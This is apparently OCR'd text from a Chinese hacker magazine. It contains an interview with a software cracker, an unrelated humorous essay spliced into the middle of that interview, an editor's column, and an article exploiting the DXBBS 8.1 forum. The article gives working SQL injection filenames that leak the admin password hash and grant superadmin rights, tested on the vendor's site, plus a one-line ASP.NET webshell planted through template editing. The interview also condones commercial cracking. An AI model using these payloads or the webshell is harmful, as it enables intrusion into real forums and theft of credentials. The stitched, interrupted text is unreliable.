kvllz： 软件加解密如何入门这个问题有点大了，入门的原因和方式有很多种。要想逆向很好，汇编和调试软件都要重点学习一下，在看雪论坛、一蓑烟雨都有很多资料和热心的人。在http：//www.chinadcm.com这个我自己用的常用连接，你们可以获得很多学习的场所，有兴趣的朋友基本都可以在这里找到适合你的地方。

10086： 现在有些人是带着商业目的学习的，你是如何看待商业破解呢？

kvllz： 我认为存在就是合理的，软件过于昂贵、没有学习版本、市场个体企业者需求很大、个别软件加密十分简单都是商业破解产生的诱因。我个人认为只要不是从根本上破坏这个软件的市场，还是可以接受的。毕竟买破解的随时都有可能转为你的正式客户。初期买破解也有可能小企业经济能力有限，当企业做大

“注意身体啊，一人在外别和陌生人说话，别相信陌生人的短信。”

“你当我还是那年被你一块钱骗到手还倒贴的傻姑娘呀。”

“我这不是担心你嘛，你要万一有个啥的我不给难受死呀。”

“你是怕我丢了没人帮你打扫卫生吧。”

“那是，你要走了我失去了苍蝇不给大便熏死呀。”

懒得理他，刚好看到一则新闻，有关短信诈骗的，这年头倒什么人也有，不过也真够小白的，再怎么心急也要核对身份再作打算呀。估计我家那小白老公就是那被骗对象。

回到房间，想起关机充电的手机，拔下插头开机定闹钟，明天回去，可不能误了车。手机有短信铃声传来，打开一看，原来是老公的精神恋爱。原本以为发几个问号过去那边自然就会作罢，没想到对方的无耻行为更甚，义正言辞了一番之后，郁闷得紧，那个火比当初烧孙悟空的炼丹炉还要旺，死小子对着我说，出轨包括精神和身体，没想到他自己早就开始了，我恨不得扯着他的耳朵让他变成老猪第二。看完所有的短消息，明白了这是由一个错误号码产生的，这可以原谅，不可原谅的是这臭小子竟然将错就错，发展到都有了亲昵称谓了，是可忍孰不可忍。我不闹怎么对得起你当初说的那精神和身体，郁闷了两小时，天亮了一小半，情绪由激动化为冷静，俺的贤德本份这时候跑出来对我说个不停。想想也对，男人总是喜欢幻想的，偶尔允许一下他不构成危害的小出轨，对婚姻造不成什么大的影响，只会令他对你更加喜爱，一举N得的事，还是算了。可想想还是委屈，于是跑到网吧，对着加了密的网络日记胡乱骂了一通，反正谁也看不到，发泄完了也就心情舒畅了，他好我也好。回家看他如何解释吧，但这根暧昧的线得先给掐断了，于是打了一个热线长途给女朋友，打到欠费停机，聊的不知道有多畅快。

回到家他先对我把电话打到欠费不满，接着像小狗一样讨好的说想换个号码，我意味深长的对着他笑。这小子倒也知道见好就收，能掌握尺度也值得表扬，就饶他了。

最后我写了篇网络日记，当然是写在加了密的日记里面的，不然让他看见怎么得了？谨以此哀悼我老公那被我扼杀于萌芽状态的暧昧。

编辑点评：

这是一篇疑似丈夫精神出轨的成人世界小品文，文中有很多让人忍不住发笑的口语词汇，呵呵，还掺杂了社会工程学。与此有相同感觉的片子应该是冯小刚的《手机》吧。

就有可能在你升级之后转入正版的行列了（因为用惯了这个产品;->）。

10086：我想有很多软件作者也会苦恼自己的软件经常被破解，对软件作者来说，你有什么好的安全建议呢？

kvllz：我很理解软件作者的这种苦恼，我本身也不赞成发布破解的行为。但是有破解也是一种好事，最起码说明你的软件有人在关注，同时破解也会给你带来广大的客户群体。所以用平常心对待是很好的办法，当然专业软件因为客户群体小，防护还是很有必要的。我建议开发的初期就把防破解列入开发计划，这样你的防破解部分就会和程序有机结合起来。不要盲目的使用第三方提供的加密模块，有很多破解者也有相同的SDK。验证的时候不要使用明码对比，不要验证后马上提示注册码错误这些，使用较成型的算法，例如：rsa、crc、椭圆算法，最好使用keyfile或网络验证。咨询相关的人士可以获得较好的解决方案。

10086：最后我想一定有很多朋友想与你联系，共同探讨软件安全或者向你请教，可以公布一下你的联系方式吗？

kvllz：关于个人信息我不想透露很多，找我的朋友可以到破解联盟论坛PM我。网址http：//www.crackunion.com/。

采访后记：

DCM，一个曾经神秘的组织，可能现在认识的人很少了吧，我也是通过朋友介绍才知道这个组织，确实有点像地下交流会，呵呵！虽然DCM重新开放，但是缺乏管理人员，DCM组织论坛依然人气凋零，如果有热心之士帮忙的话，相信会很快火起来的。通过这次采访，发现kvllz也是一个很随和的人，开始还以为会碰钉子呢？没想到整个过程却是那么轻松、愉快，下一期将会是谁呢？

新洞练练看栏首语

关于门的遐想

可能是编辑的职业病，小编对一些重复性比较高的词汇很是敏感，比如最近闹的沸沸扬扬的"艳照门事件"和刚刚发生的"中国黑客门事件"，以及距今已经有段时间但依然记忆犹新的"电话门事件"等等。

偶不是一个爱凑热闹的人，也不是个无聊的去网上等着看XX的艳照（偶其实一张照片都没看过）的人，只是偶尔在电视里面瞅一眼，还一知半解。偶也不清楚刚刚发生的还和国外的CCN扯上关系，又上了《环球时报》的"中国黑客门"事件是咋回事？但是偶更不明白的是，这些东西和"门"有啥关系。

看来偶是跟不上时代的步伐啦~还是回家好好研究下代码，有时间搞个"漏洞门事件"好了。



从dxbbs漏洞浅谈.net应用程序安全性

□ 剑心

从本文你可以学到：

1、.net应用程序安全性能解析

2、dxbbs漏洞分析和利用

首先摘取一段来自官方网站的介绍，DXBBS V8.1论坛系统为采用最新asp.net 2.0 C# 技术原创开发的一套BBS论坛系统。内核程序高度集成，采用高速数据检索技术与独特的缓存机制，使得系统的运行速度为极速。程序对所有参数进行严格过滤，对cookies采用了特殊加密处理，使得系统具有高度的安全性。

鉴于国内对于asp程序的安全性研究得比较多，本人最近也在关注.net安全方面的东西，就下载了官方的程序看了一下，也发现了一些严重的问题，而的确.net这种架构与传统的asp程序在安全上又有很大的不同，于是试着浅谈下对于.net程序应用安全的看法，高手略过。

那么什么是.net呢？.NET作为新一代互联软件和服务战略，将使微软现有的软件在网络时代不仅适用于传统的个人计算机，而且能够满足呈现强劲增长的新设备的需要。微软总裁兼首席执行官Steve Ballmer把它定义为：.NET代表一个集合，一个环境，一个可以作为平台支持下一代Internet的可编程结构。

这些概念有点太复杂，我们就不关心这个了，我现在理解的.net就是一个运行环境，以及一个面向对象的设计思想。在这个环境下，程序底层区别于传统的C语言，所有的操作如文件处理等操作都是由系统提供的接口完成的，禁止直接进行内存处理等操作，不会存在缓冲区溢区等问题。在设计上将用户界面、商业逻辑、具体代码分离，方便设计和后期维护，这个有别于asp程序中的顺序执行、顺序输出的方式。但是不管采用什么结构及设计语言，值得注意的一点就是，他一定要用代码来完成用户所需要的功能，完成一个逻辑功能。这个逻辑功能本质上就是数据和操作，所以我们对于.net的程序，一样只要关注本质上的东西就可以来查找他的安全漏洞了。

dxbbs并没有直接提供代码和开发文档，我们需要用reflector将下载回来的bin目录下的dll反编译。反编译很简单，用reflector打开dll文件，然后就可以很直观地选择反编译还是导出了，我这里下载的是最新的8.1版，和官方应该是同步的。这里如果是导出的话，我们就可以得到一份还算看得懂的cs代码，所有的商业逻辑都在这里面。然后我们就可以开始查找漏洞了。

dxbbs是用C# 编写的，数据类型需要明确定义，如果定义为数字类型的变量，你传入字符类型就会出错。同样，函数所需要的参数是数字类型的，就只能接受数字类型的参数，否则会出错。这样就起到了一个默认的数据过滤作用，所以数字类型的数据除非导致的是逻辑问题，譬如一些越权操作什么的，对于引起SQL注射是不太可能了。那么问题大部分会出在字符串类型的变量身上。在.net中，采用了参数绑定的方式执行SQL语句，这样就完全做到了数据和SQL语句的分离，根本上杜绝了SQL注射漏洞。在文件处理的时候，.net也对文件名中可以出现的字符做了过滤，一旦出现非法字符就会出现错误异常，程序终止执行。在一般的.net程序里，都会自己定义好接受输入的函数，譬如需要用到数字类型变量就直接在接受输入的时候强制该类型为数字类型，这样后面在应用的时候就不需要再进行转换了，并从源头上过滤了数据。但是这种严格带来的一个麻烦就是一不小心可能出错，如果这种出错程序自己不做处理的话就会导致很多敏感信息的泄露，所以看出错的处理也是审核应用程序是否严格的一个标准。从上面的描述来看，.net的产品默认情况下就会很安全了，那么事实上呢？

在dxbbs里，大部分的SQL查询都已经使用了参数绑定的方式来执行，这样就很少出现SQL注射了。但是因为效率和方便

等原因，还是不能完全放弃字符串拼接这种执行方式。所有的数据查询都作为数据驱动在DXBBS\DataProviders\ForumProvider.cs里，在这里我们可以看到所有功能的底层SQL实现。根据上面的分析，我们需要找一字符串作为参数或者可能含有字符串的引用类型的变量，这样才有一点点SQL注射的希望，另外我们还需要有权限执行这个操作才行，后台的暂时就不考虑了。譬如看CrashReply这个方法的实现：

```
public static void CrashReply(string ReplyID, DataProvider dp)
{
    if (ReplyID != string.Empty)
    {
foreach (string str in ReplyID.Split(new char[] { ',' }))
{
        dp.ExecuteNonQuery("Delete From " + dp.TablePrefix + "_Forum_ReplyRecycle Where ID=" + str);
        dp.ExecuteNonQuery("Delete From " + dp.TablePrefix + "_Forum_Vote Where ReplyID=" + str);
```

这里传入的参数就是**string ReplyID**类型，并且后面的都是作为str类型处理的。那么我们在逻辑层找找看是什么操作会调用这个方法吧！Forum.cs有对这个的调用，调用的方法是**CrashReply**，最终反应在用户操作上是在admin_replyRecycle.cs里的DeleteButton_Click方法。但是我们看到传入的string ReplyID是从Requests.GetIntsForm("SelectID")过来的，在程序自定义获取参数的类request的方法GetIntsForm已经对字符串的格式做了检查，必须为以,分割的数字类型，大家可以看看相关的方法，了解程序大致的数据进入流程，也可以通过直接去取HttpContext里的内容，后面有这样的例子。况且这里是管理员才可以操作的页面，所以无法利用。根据这个思路我们可以将所有底层的操作大致过滤一遍，最后，我把目标锁定在了AddUpload这个方法上。

```
......
public static int AddUpload(UploadFileInfo upload, DataProvider dp)
{
    int num = 0;
    string commandTxt = "Insert Into " + dp.TablePrefix + "_Forum_UploadFile (BoardID,TopicID,ReplyID,FileName,FileSize,UserID,UserName,Types,FileType,AddTime) Values (@BoardID,@TopicID,@ReplyID,@FileName,@FileSize,@UserID,@UserName,@Types,@FileType,@AddTime)";
    OleDbParameter[] pt = new OleDbParameter[] { new OleDbParameter("@BoardID", 3), new OleDbParameter("@TopicID", 3), new OleDbParameter("@ReplyID", 3), new OleDbParameter("@FileName", 0xca), new OleDbParameter("@FileSize", 3), new OleDbParameter("@UserID", 3), new OleDbParameter("@UserName", 0xca), new OleDbParameter("@Types", 3), new OleDbParameter("@FileType", 0xca), new OleDbParameter("@AddTime", 0xca) };
    pt[0].set_Value(upload.BoardID);
    pt[1].set_Value(upload.TopicID);
    pt[2].set_Value(upload.ReplyID);
    pt[3].set_Value(upload.FileName);
    pt[4].set_Value(upload.FileSize);
    pt[5].set_Value(upload.UserID);
    pt[6].set_Value(upload.UserName);
    pt[7].set_Value(upload.Types);
    pt[8].set_Value(upload.FileType);
    pt[9].set_Value(upload.AddTime.ToString());
    dp.ExecuteNonQuery(commandTxt, pt);
    dp.ExecuteNonQuery(string.Concat(new object[] { "Update ", UserTableConfig.ReadConfigInfo().TableName, " Set ", UserTableConfig.ReadConfigInfo().UploadNum, "=", UserTableConfig.ReadConfigInfo().UploadNum, "+1,", UserTableConfig.ReadConfigInfo().UploadTime, "='", Servers.DateTime.ToString(), "' Where ", UserTableConfig.ReadConfigInfo().ID, "=", upload.UserID }));
    object obj2 = dp.ExecuteScalar(string.Concat(new object[] { "Select ID From ", dp.TablePrefix, "_Forum_UploadFile Where FileName='", upload.FileName, "' And UserID=", upload.UserID, " And AddTime=#", upload.AddTime.ToString(), "#" }));
    if ((obj2 != null) && (obj2 != DBNull.Value))
    {
    num = Convert.ToInt32(obj2);
    }
    return num;
}
......
```

AddUpload是处理上传之后所做的一些数据操作，这里的数据操作方法很典型。

```
string commandTxt = "Insert Into " + dp.TablePrefix + "_Forum_UploadFile (BoardID,TopicID,ReplyID,FileName,FileSize,UserID,UserName,Types,FileType,AddTime) Values (@BoardID,@TopicID,@ReplyID,@FileName,@FileSize,@UserID,@UserName,@Types,@FileType,@AddTime)";
```

这里使用的是参数追加的方式，当然，构造SQL模板的时候是以字符串拼接的方式构造的，但是dp.TablePrefix这些都是我们无法控制的，是论坛已经定义好的。然后追加参数，代码如下：

```
OleDbParameter[] pt = new OleDbParameter[] { new OleDbParameter("@BoardID", 3), new OleDbParameter("@TopicID", 3), new OleDbParameter("@ReplyID", 3), new OleDbParameter("@FileName", 0xca), new OleDbParameter("@FileSize", 3), new OleDbParameter("@UserID", 3), new OleDbParameter("@UserName", 0xca), new OleDbParameter("@Types", 3), new OleDbParameter("@FileType", 0xca), new OleDbParameter("@AddTime", 0xca) };
    pt[0].set_Value(upload.BoardID);
    pt[1].set_Value(upload.TopicID);
    pt[2].set_Value(upload.ReplyID);
    pt[3].set_Value(upload.FileName);
    pt[4].set_Value(upload.FileSize);
    pt[5].set_Value(upload.UserID);
    pt[6].set_Value(upload.UserName);
    pt[7].set_Value(upload.Types);
    pt[8].set_Value(upload.FileType);
    pt[9].set_Value(upload.AddTime.ToString());
```

最后是执行准备好的语句。

```
dp.ExecuteNonQuery(commandTxt, pt);
```

这个过程没有问题。

```
dp.ExecuteNonQuery(string.Concat(new object[] { "Update ", UserTableConfig.ReadConfigInfo().TableName, " Set ", UserTableConfig.ReadConfigInfo().UploadNum, "=", UserTableConfig.ReadConfigInfo().UploadNum, "+1,", UserTableConfig.ReadConfigInfo().UploadTime, "='", Servers.DateTime.ToString(), "' Where ", UserTableConfig.ReadConfigInfo().ID, "=", upload.UserID }));
```

这里使用的是字符串拼接的方式，但是可以看到无论是Servers.DateTime.ToString()还是upload.UserID都是我们所无法控制的。接着看最后一条：

```
object obj2 = dp.ExecuteScalar(string.Concat(new object[] { "Select ID From ", dp.TablePrefix, "_Forum_UploadFile Where FileName='", upload.FileName, "' And UserID=", upload.UserID, " And AddTime=#", upload.AddTime.ToString(), "#" }));
```

upload.FileName貌似是个字符串类型的哦！如果没有处理好这里很明显会导致SQL注射！我们跟踪传入的UploadFileInfo upload，可以看到在Upload.cs里有对这个方法的调用，并且可以看到以下这句：

```
upload.FileName = fileUploadPath + str2;
```

再往上，查看代码：

```
if (ForumConfig.ReadConfigInfo().FileNameType == 1)
{
    str2 = string.Concat(new object[] { Servers.DateTime.get_Year().ToString(), Servers.DateTime.get_Month().ToString(), Servers.DateTime.get_Day().ToString(), Servers.DateTime.get_Hour().ToString(), Servers.DateTime.get_Minute().ToString(), Servers.DateTime.get_Second().ToString(), random.Next(0x3e8), str6 });
}
else
{
    str2 = string.Concat(new object[] { str7.Replace(str6, "-"), Servers.DateTime.get_Year().ToString(), Servers.DateTime.get_Month().ToString(), Servers.DateTime.get_Day().ToString(), Servers.DateTime.get_Hour().ToString(), Servers.DateTime.get_Minute().ToString(), Servers.DateTime.get_Second().ToString(), random.Next(0x3e8), str6 });
}
```

如果论坛设置ForumConfig.ReadConfigInfo().FileNameType为1就不储存原来的文件名，否则就存储原来的文件名 **str7**，再跟踪上面的str7：

```
string str2 = this.a.get_PostedFile().get_FileName();
string str7 = str2.Substring(str2.LastIndexOf(@"\") + 1);
```

可以看到最终来自于我们上传的文件名，并且没有做任何过滤，我们可以进行SQL注射了。那么系统本身会对这个文件名做过滤么？要想这个参数顺利进入后面的流程，他必须保证，我们传入的一些特殊字符不能被.net给处理掉，并且在保存上传文件的时候不能出错，一旦出错就无法进入到后面的AddUpload方法而提前终止掉。前面我们知道.net这个运行环境本身会对数据进行严格的过滤。经过测试，可以发现get_FileName这个方法不会对文件名做任何过滤，但是在后面的文件处理的时候如果文件名里含有ascii小于32的任何字符就会出错，并且也不能含有"与<>等特殊字符。但是万幸的是，',()，**空格**，=以及**注释**是被允许的，我们的SQL注射成立。在实际测试过程中，我们发现程序已经封装了大部分的操作，对异常都做了捕获，这也是一个良好的编程习惯。

我发现官方的是SQL版，并且ForumConfig.ReadConfigInfo().FileNameType为0，也就是保存上传文件名的，这样我们的非法字符就可以进入，呵呵。就拿官方测试吧！首先注册一个用户，上传一个文件**nc'.rar**，呵呵！看看，出错了吧！如图1。




图1 出错了

出错提示开启的哦，既然这样的话，我们先来取一下管理员admin的密码吧！看一下下载的mdb文件里的数据结构，看看会员表和字段是什么。将文件名字改为**nc' and (select userpass from dx_forum_user where username='admin')=0--.rar**，呵呵，没有非法字符吧，上传这个文件就可以看到管理员的md5密码了，如图2。




图2 暴出MD5密码

拿去跑了下没跑出来，没关系，既然是SQLserver，那么我们可以多语句操作的，把自己update成管理员吧！将文件名改为**nc';update dx_forum_user set levelid=1,leveltype=1 where username='badegg'--.rar**，这样badegg这个用户就是个超级管理员了，怎么样，去登录后台吧！如图3。




图3 登录后台

这样一个Sql注射漏洞算是利用完成。

都到后台了就看看怎么拿shell吧！现在一般所说的拿shell都是什么.net的文件夹处理漏洞，其实任何的写操作都是拿shell的机会，后台拿shell的方法很多，这里我就说说比较简单的用模板的方法吧！论坛将程序和界面分离，的确是非常棒的一个功能，但是一旦处理不当就会导致安全问题。我们看到dxbbs的模板功能实际上就是编辑一个ascx文件，最后在程序里将这个文件引入进来执行。既然是执行就可以执行代码了，我这里提供一个一句话木马用来传shell吧！首先找到模板编辑的功能，然后将如下代码插入进去，如图4。




图4 插入shell代码

```
<% if(Request.Files.Count > 0) Request.Files[0].SaveAs(Server.MapPath(Request.Form["pass"])); %>
```

其实这样也适用于其他的aspx插马的地方，http://www.loveshell.net/blog/blogview.asp?logID=287提供了客户端，就可以利用这个方法来上传文件了。譬如我们编辑的忘记密码的模板，就可以向忘记密码的页面上传文件，文件名字保存的是相对路径，我这里写到upload文件夹下面了，如图5。

